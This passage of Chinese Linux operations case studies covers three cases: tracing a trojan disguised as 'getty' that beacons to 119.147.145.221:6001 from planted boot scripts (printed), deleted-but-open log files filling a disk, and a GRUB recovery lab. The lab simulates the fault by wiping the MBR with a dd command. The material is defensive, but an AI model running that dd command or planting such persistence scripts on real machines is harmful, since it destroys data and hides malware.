9.   tx_result=$((tx_after-tx_before)/256]
10.  echo "$time Now_In_Speed: "$rx_result"kbps Now_Out_Speed: "$tx_result"kbps"
11.  sleep 2
12.  done
```



然后运行这个脚本

点击(此处)折叠或打开

```
1. sh traffic.sh
```

执行之后我们会看到偶尔流出的流量惊人。

点击(此处)折叠或打开

```
1. 2016-02-03 13:32:01 Now_In_Speed: 5kbps Now_0  
Ut_Speed: 0kbps
```

```
2. 2016-02-03 13:32:05 Now_In_Speed: 2kbps Now_0  
Ut_Speed: 0kbps
```

```
3. 2016-02-03 13:32:09 Now_In_Speed: 1kbps Now_0  
Ut_Speed: 0kbps
```

```
4. 2016-02-03 13:32:13 Now_In_Speed: 1kbps Now_0  
Ut_Speed: 664567kbps
```

```
5. 2016-02-03 13:32:17 Now_In_Speed: 6kbps Now_0  
Ut_Speed: 657895kbps
```

```
6. 2016-02-03 13:32:21 Now_In_Speed: 3kbps Now_0  
Ut_Speed: 568462kbps
```

```
7. 2016-02-03 13:32:25 Now_In_Speed: 4kbps Now_0  
Ut_Speed: 0kbps
```

2、问题确定了，我们就好办了，上图我截图很少，而且我还发现了很有规律的事情，大概每二十多秒就会发出 3-4 个左右相当大的数据包。既然有规律那就肯定是后台有程序在运行。我查看

看了一下服务器是不是运行了 tomcat? 结果 webapps 目录下没有一些异常的 jar 包。我再查了一下是不是 apache 什么的, 结果服务器上就只发现运行了 oracle, 根据自己的排查故障经验, 我和朋友说了把 oracle 关闭。缩小故障查找范围, 好确认不是 oracle 引起的。

3、在用 ps -ef 看了一下基本看不出, 因为进程太多了, 而且很多系统的进程我也不认识, 没有看到什么异常进程。只有一个 tomcat 进程, kill 之后一会又起来了, 很奇怪。肯定是什么守护程序一直启动。

4、上面说了一开机启动就会出现这个现象, 那么还肯定是启动服务或者启动脚本里面写了什么代码, 结果 rc.local 文件也正常。那么看/etc/init.d 目录下的启动脚本, 有没有新增的或者可疑的? 果然发现了一个 functions 和 DbSecuritySpt 文件, 我将这两个文件移走, 然后故障依旧。看了一下 DbSecuritySpt 文件里面内容:

点击[\(此处\)](#)折叠或打开

1. `#!/bin/bash`
2. `/usr/local/apache-tomcat-6.0.44/webapps/eei/g  
ftty`

初步一看这是一个很正常的脚本文件啊! 一般病毒文件都是打不开的。问了我朋友说不是他们写的, 那我只能将这个文件移走, 然后也很二逼似的把那个 functions 文件也移走了, 结果他们重

启机器后，告诉我服务器起不来啦！截图如下：

```
/etc/rc.d/rc.sysinit: line 231: strstr: command not found
/etc/rc.d/rc.sysinit: line 262: strstr: command not found
/etc/rc.d/rc.sysinit: line 267: strstr: command not found
/etc/rc.d/rc.sysinit: line 410: strstr: command not found
Checking filesystems
Checking all file systems.
[/sbin/fsck.ext4 (1) -- /] fsck.ext4 -a /dev/mapper/VolGroup-lv_root
/dev/mapper/VolGroup-lv_root: Superblock last mount time (Sat Mar 12 10:05:5
16,
      now = Tue Feb  2 00:55:14 2016) is in the future.

/dev/mapper/VolGroup-lv_root: UNEXPECTED INCONSISTENCY; RUN fsck MANUALLY.
(i.e., without -a or -p options)
/etc/rc.d/rc.sysinit: line 438: failure: command not found

*** An error occurred during the file system check.
*** Dropping you to a shell; the system will reboot
*** when you leave the shell.
Give root password for maintenance
(or type Control-D to continue): _
```

详细信息	启动者	请求开始时间	开始时间	完成时间
	vpxuser	2016/2/2 0:55:43	2016/2/2 0:55:43	2016/2/2 0:55:43
		2016/2/2 0:55:43	2016/2/2 0:55:43	2016/2/2 0:55:43

一看上图的报错我心想肯定是那个 functions 文件移走报错了。


不过还好这是个虚拟机，我远程连接宿主机上。

然后在上图界面输入 root 密码后，执行 `mount -o remount rw /` 后将 functions 文件移到 `/etc/init.d` 目录下重新启动。但是重启还是报错，说要检查文件系统块文件，又执行 `fsck -y /dev/sda` 后提示重启，重启后系统正常运行。没有 tomcat 那个进程了，但是还是偶尔往外拼命往外发包啊！

5、我又上网查了一下很多网友说是将 `/tmp` 目录下有一些的文件里面写了 PID 号，但是我根据这些 PID 号没有找到这些进程，我把这两个文件移走了。重启系统故障依旧。而且操作很卡真的很恶心，加上我自己的笔记本一上午关机 7 次，应该硬件老化的原

因，比较 2010 年买的。哎！此处心中一万个草泥马飘过。

6、又咨询了朋友说 iftop 工具能看的出来，我试了也不行，爆卡，后来又是是 iptraf 工具，这两个工具都没安装，又花了很多安装时间，结果也看不出来啊！拿一个 iptraf 工具我们看看，如下图所示：



```
IPtraf
TCP Connections (Source Host:Port) Packets Bytes Flags I/O
119.147.145.221:6001 > 16 1747 --A- eth0
192.168.1.123:51545 > 10 1055 -PA- eth0
192.168.1.123:1223 = 8 8080 S--- eth0
113.107.249.248:80 = 0 0 ---- eth0
192.168.1.194:30277 = 12 12120 S--- eth0
113.107.249.248:80 = 0 0 ---- eth0
192.168.1.194:54641 = 4 4040 S--- eth0
113.107.249.248:80 = 0 0 ---- eth0
192.168.1.194:19226 = 9 9090 S--- eth0
113.107.249.248:80 = 0 0 ---- eth0
192.168.1.194:1772 = 5 5050 S--- eth0
113.107.249.248:80 = 0 0 ---- eth0
TCP: 492117 active
UDP (78 bytes) from 192.168.1.123:137 to 192.168.1.255:137 on eth0
UDP (78 bytes) from 192.168.1.62:137 to 192.168.1.255:137 on eth0
UDP (78 bytes) from 192.168.1.194:137 to 192.168.1.255:137 on eth0
UDP (78 bytes) from 192.168.1.194:137 to 192.168.1.255:137 on eth0
UDP (78 bytes) from 192.168.1.62:137 to 192.168.1.255:137 on eth0
Pkts captured (all interfaces): 1621428 | TCP flow rate: 0.88 kbits/s
```

7、又看了一下 chkconfig 开机启动有没有异常的服务，一看服务太多了，也很难发现。

8、我在想是不是每次连续发送几个大包的时候是不是那个进程也会占用很高的 CPU 使用率呢？再一边观察流量脚本运行的情况，一边又执行 top 看看是不是哪个进程导致。有一个 getty 进程偶尔能跑到 70%多，结果一查看是有 6 个终端，然后关闭了多余的终端，但是还是异常。也没发现别的进程占用很高的 CPU 使用率。

9、最后我想用 netstat -an | more 测试，一个一个排查当前服

务器开放端口，因为我朋友说客户也不是很懂 linux，开放了很多端口暴露在互联网上。发现了一个 xxx.51545->119.147.145.221:6001 异常，然后我查看了一下这个 51545 端口对应的进程，如下所示：

```
[redacted]# lsof -i:51545
COMMAND PID USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
getty    1587  root   4u  IPv4  11367      0t0  TCP [redacted].51545->119.147.145.221:6001 (ESTABLISHED)
```

这个进程执行的正是 getty 命令，说明和我上面一个 getty 进程偶尔跑到 70%多使用率，查的正好符合。我尝试将这个 1587 进程号 kill 掉，再观察一段时间脚本流出流量基本为 0 了，也就是正常了。也就是说这台服务器通过 51545 端口去连接互联网上的 119.147.145.221 这台服务器的 6001 端口，查看了 IP 地址是广东电信的。

但是事情还没有完结，上面说了肯定是开机启动程序里面运行的，而且这个目的 119.147.145.221 地址肯定是在病毒文件里面隐藏的。我进到 /etc/rc.d 目录下看了一下：

```
[redacted]# grep -r '119.147.145.221' .
grep: ./rc1.d/S97DbSecuritySpt: No such file or directory
grep: ./rc3.d/S97DbSecuritySpt: No such file or directory
grep: ./rc4.d/S97DbSecuritySpt: No such file or directory
grep: ./rc2.d/S97DbSecuritySpt: No such file or directory
grep: ./rc5.d/S97DbSecuritySpt: No such file or directory
```

看样子每个启动级别都被人置放病毒文件啦！

```
lrwxrwxrwx 1 root root 25 Mar 6 2016 S97DbSecuritySpt -> /etc/init.d/DbSecuritySpt
lrwxrwxrwx 1 root root 15 Dec 5 20:56 S97rhnsd -> ../init.d/rhnsd
lrwxrwxrwx 1 root root 19 Dec 5 20:56 S97rhsmcertd -> ../init.d/rhsmcertd
lrwxrwxrwx 1 root root 20 Dec 5 20:56 S99certmonger -> ../init.d/certmonger
lrwxrwxrwx 1 root root 11 Jan 6 21:20 S99local -> ../rc.local
lrwxrwxrwx 1 root root 19 Mar 6 2016 S99selinux -> /etc/init.d/selinux
```

都是软件连哈！不过这个文件被我第四步的时候移走了，然后我们还看到了一个可疑的 selinux 文件，因为它和 DbSecuritySpt 文件的时间戳和别的启动脚本文件不一样。这就测试你的眼睛尖不尖了哈~~🤔

```
[root@redhat rc5.d]# more S99selinux
#!/bin/bash
/usr/bin/bsd-port/getty
```

再看看这个 /usr/bin/bsd-port 目录下的东东哈！

```
[root@redhat rc.d]# ll /usr/bin/bsd-port/getty
-rwxr-xr-x 1 root root 1223123 Feb  2 14:23 /usr/bin/bsd-port/getty
[root@redhat rc.d]# more /usr/bin/bsd-port/getty
***** /usr/bin/bsd-port/getty: Not a text file *****

[root@redhat rc.d]# more /usr/bin/bsd-port/getty.lock
1588
[root@redhat rc.d]# more /usr/bin/bsd-port/conf.n
E
```

赶紧删除 /etc/init.d/selinux 文件和 /usr/bin/bsd-port 目录。然后重启再试试看，系统一切正常！网卡流量也一切正常。然后修改 root 密码，但是很遗憾这里查不出是因为系统的漏洞还是程序的漏洞导致被恶意上传代码文件的。

```
[redacted ~]# sh traffic.sh
2016-02-03 14:53:46 Now_In_Speed: 3kbps Now_OUT_Speed: 0kbps
2016-02-03 14:53:50 Now_In_Speed: 2kbps Now_OUT_Speed: 0kbps
2016-02-03 14:53:54 Now_In_Speed: 1kbps Now_OUT_Speed: 0kbps
2016-02-03 14:53:58 Now_In_Speed: 13kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:02 Now_In_Speed: 8kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:06 Now_In_Speed: 5kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:10 Now_In_Speed: 3kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:14 Now_In_Speed: 4kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:18 Now_In_Speed: 7kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:22 Now_In_Speed: 0kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:26 Now_In_Speed: 4kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:30 Now_In_Speed: 1kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:34 Now_In_Speed: 1kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:38 Now_In_Speed: 2kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:42 Now_In_Speed: 3kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:46 Now_In_Speed: 1kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:50 Now_In_Speed: 4kbps Now_OUT_Speed: 0kbps
2016-02-03 14:54:54 Now_In_Speed: 2kbps Now_OUT_Speed: 0kbps
```

故障处理总结:

- 1、服务器一定要尽量少量的使用密码登录，最好是密钥加密码登录。
- 2、少开一些和业务无关的端口。
- 3、查问题一定要用排除法。眼睛要尖。
- 4、还是对系统很多脚本和进程不是很熟悉。
- 4、虽然解决了，但是这个机器还是被人上传过的，不确定是不是还会有一些不稳定的因素，建议最好还是重新安装系统。

## LINUX 运维实战案例之文件已删除但空间不释放问题的分析与解决办法

### 1、错误现象

运维的监控系统发来通知，报告一台服务器空间满了，登陆服务器查看，根分区确实没有空间了，如下图所示：

```
[root@localhost ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda3       97G   97G    0 100% /
/dev/sda1       99M   18M   76M  20% /boot
tmpfs           16G    0    16G   0% /dev/shm
```

这里首先说明一下服务器的一些删除策略，由于 Linux 没有回收站功能，我们的线上服务器所有要删除的文件都会首先移动到系统/tmp 目录下，然后定期清除/tmp 目录下的数据。这个策略本身没有问题，但是通过检查发现这台服务器的系统分区中并没有单独划分/tmp 分区，这样/tmp 下的数据其实是占用了根分区的空间。既然找到了问题，那么删除/tmp 目录下一些大数据即可，执行如下命令，检查/tmp 下最大的三个数据文件，如下图所示：

```
1 [root@localhost ~]# du -s /tmp/*|sort -nr|head -
2 3
3 369206016 /tmp/access_log
4 36 /tmp/hsperfddata_root
```




36 /tmp/hsperfdata\_mapred

通过命令输出发现在/tmp 目录下有个 66G 大小的文件 access\_log，这个文件应该是 apache 产生的访问日志文件，从日志大小来看，应该是很久没有清理 apache 日志文件了，基本判定是这个文件导致的根空间爆满，在确认此文件可以删除后，执行如下删除操作：

```
[root@localhost ~]# rm /tmp/access_log
```

接着查看系统根分区空间是否释放，如下图所示：



```
[root@localhost ~]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda3       97G   97G    0 100% /
/dev/sda1       99M   18M   76M  20% /boot
tmpfs           16G    0   16G   0% /dev/shm
```

从输出可以看到，根分区空间仍然没有释放，这是怎么回事？

## 2、解决思路

一般说来不会出现删除文件后空间不释放的情况，但是也存在例外，比如文件被进程锁定，或者有进程一直在向这个文件写数据等等，要理解这个问题，就需要知道 Linux 下文件的存储机制和存储结构。

一个文件在文件系统中的存放分为两个部分：数据部分和指针部分，指针位于文件系统的 meta-data 中，数据被删除后，这个指针就从 meta-data 中清除了，而数据部分存储在磁盘中，数据对

应的指针从 meta-data 中清除后，文件数据部分占用的空间就可以被覆盖并写入新的内容，之所以出现删除 access\_log 文件后，空间还没释放，就是因为 httpd 进程还在一直向这个文件写入内容，导致虽然删除了 access\_log 文件，但文件对应的指针部分由于进程锁定，并未从 meta-data 中清除，而由于指针并未被删除，那么系统内核就认为文件并未被删除，因此通过 df 命令查询空间并未释放也就不足为奇了。

### 3、问题排查

既然有了解决问题的思路，那么接下来看看是否有进程一直在向 access.log 文件中写数据，这里需要用到 Linux 下的 lsof 命令，通过这个命令可以获取一个已经被删除但仍然被应用程序占用的文件列表，命令执行如下图所示：

```
[root@localhost ~]# lsof | grep delete
mysqld    3362    mysql    4u      REG    253,0    0    75694090 /tmp/ibr0ZPnv (deleted)
mysqld    3362    mysql    5u      REG    253,0    0    75694091 /tmp/ibcPLKkn (deleted)
mysqld    3362    mysql    6u      REG    253,0    0    75694092 /tmp/ib8nXFhf (deleted)
mysqld    3362    mysql    7u      REG    253,0    0    75694093 /tmp/ibU3bHf7 (deleted)
mysqld    3362    mysql    11u     REG    253,0    0    75694095 /tmp/ibvfslpZ (deleted)
httpd     2986    apache   3w      REG    8    70866960384    75694218 /tmp/access.log (deleted)
```

从输出结果可以看到，/tmp/access.log 文件被进程 httpd 锁定，而 httpd 进程还一直向这个文件写入日志数据，从第七列可知，这个日志文件大小仅 70G，而系统根分区总大小才 100G，由此可

知，这个文件就是导致系统根分区空间耗尽的罪魁祸首，在最后一列的“deleted”状态，说明这个日志文件已经被删除，但由于进程还在一直向此文件写入数据，空间并未释放。

#### 4、解决问题

到这里问题就基本排查清楚了，解决这一类问题的方法有很多种，最简单的方法是关闭或者重启 httpd 进程，当然也可以重启操作系统，不过这并不是最好的方法，对待这种进程不停对文件写日志的操作，要释放文件占用的磁盘空间，最好的方法是在线清空这个文件，可以通过如下命令完成：

```
[root@localhost ~]# echo "" >/tmp/accss.log
```

通过这种方法，磁盘空间不但可以马上释放，也可保障进程继续向文件写入日志，这种方法经常用于在线清理 Apache、Tomcat、Nginx 等 Web 服务产生的日志文件。

### Centos 的 GRUB 故障排除

环境：centos-6.4 x86\_64

所需工具：CentOS-6.4-x86\_64-LiveDVD.iso 下载地址：

<http://mirrors.163.com/centos/6.4/isos/>

首先介绍 centos 的引导过程：

加电自检，然后根据 bios 引导设置（引导有硬盘引导，光盘引导，U 盘引导，网络引导），引导完成后进入 grub 菜单，选择要引导的系统，引导分区，最后到 init

Gurb 里面包含有 stage1（在 mbr 进行加载）、stage1\_5（识别/boot/分区文件系统） stage2

接下来就说说常见的故障以及故障的排除：

### 第一类故障就是 stage1 失效

常见的第一类故障就是 stage1 失效，那我们来看一下当 stage1 失效时开机会出现什么状况，

由于我们是通过实验环境来模拟的，所以可以通过命令 dd

```
if=/dev/zero of=/dev/sda bs=446 count=1
```


```
[root@niddnd ~]# dd if=/dev/zero of=/dev/sda bs=446 count=1
1+0 records in
1+0 records out
446 bytes (446 B) copied, 0.0120999 s, 36.9 kB/s
```

然后重启



就会看到出现这样的界面，因为在我的虚拟机里插入了系统的安装盘，所以当系统失效时会尝试从光盘引导，到了这里选择第三项 Rescue installed system 进入救援模式或者按 esc 键然后输入 `linux rescue` 也是可以的。


接着就出现这样的界面




选择语言，就选英语，




键盘选择 us



这个是安装文件放在哪里，我们用的是系统安装光盘，当然实在本地光盘上了，我们就选第一个

